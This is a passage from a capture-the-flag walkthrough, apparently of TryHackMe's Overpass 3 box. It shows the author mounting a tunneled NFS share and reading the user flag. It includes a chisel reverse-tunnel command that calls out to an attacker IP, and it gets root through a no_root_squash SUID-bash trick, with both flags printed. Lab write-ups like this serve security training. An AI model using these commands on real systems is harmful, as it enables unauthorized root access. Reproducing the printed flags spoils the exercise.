└─$ sudo mount -t nfs -o port=2049 localhost:/ /tmp/nfs -v
mount.nfs: timeout set for Tue Dec 23 21:12:29 2025
mount.nfs: trying text-based options 'port=2049,vers=4.2,addr=::1,clientaddr=::1'

we can grab the user flag:
┌──(agonen㉿kali)-[/tmp/nfs]
└─$ cat user.flag
thm{3693fc86661faa21f16ac9508a43e1ae}
We could have use chisel to tunnel the port, this would be on our machine:
chisel server --reverse -p 1234
on the remote machine:
./chisel client 192.168.164.248:1234 R:2049:127.0.0.1:2049
Privilege Escalation to Root using no_root_squash on nfs share
Now, I pasted my ssh public key inside .ssh/authorized_keys, like before, and logged in via ssh to user james:
┌──(agonen㉿kali)-[~/thm/Overpass3Hosting]
└─$ ssh james@overpass3.thm -i ./key
Last login: Wed Nov 18 18:26:00 2020 from 192.168.170.145
[james@ip-10-66-150-232 ~]$
The idea now is to copy the binary bash to our home folder, and then on our local machine move to root, and change it to root ownership, plus SUID bit.
So, on the remote machine:
[james@ip-10-66-150-232 ~]$ cp /bin/bash ~/bash
On the local machine, first change to root, and then execute the two commands:
chown root bash
chmod +s bash

Now, we can go back to the remote machine, and check the file bash:
[james@ip-10-66-150-232 ~]$ ls -la bash
-rwsr-sr-x 1 root james 1219248 Dec 23 19:18 bash
Okay, we can open root shell:
[james@ip-10-66-150-232 ~]$ ./bash -p
bash-4.4# id
uid=1000(james) gid=1000(james) euid=0(root) groups=1000(james)

and the root flag;
bash-4.4# cat /root/root.flag
thm{a4f6adb70371a4bceb32988417456c44}
Bonus
I checked for the firewall rules, we can see all the services blocked except dhcp, ftp, http and ssh. That’s why both ssh tunneling and chisel worked, while direct access to port 2049 didn’t work.
bash-4.4# firewall-cmd --list-all
public (active)
  target: default
  icmp-block-inversion: no
  interfaces: eth0
  sources:
  services: dhcpv6-client ftp http ssh
  ports:
  protocols:
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules: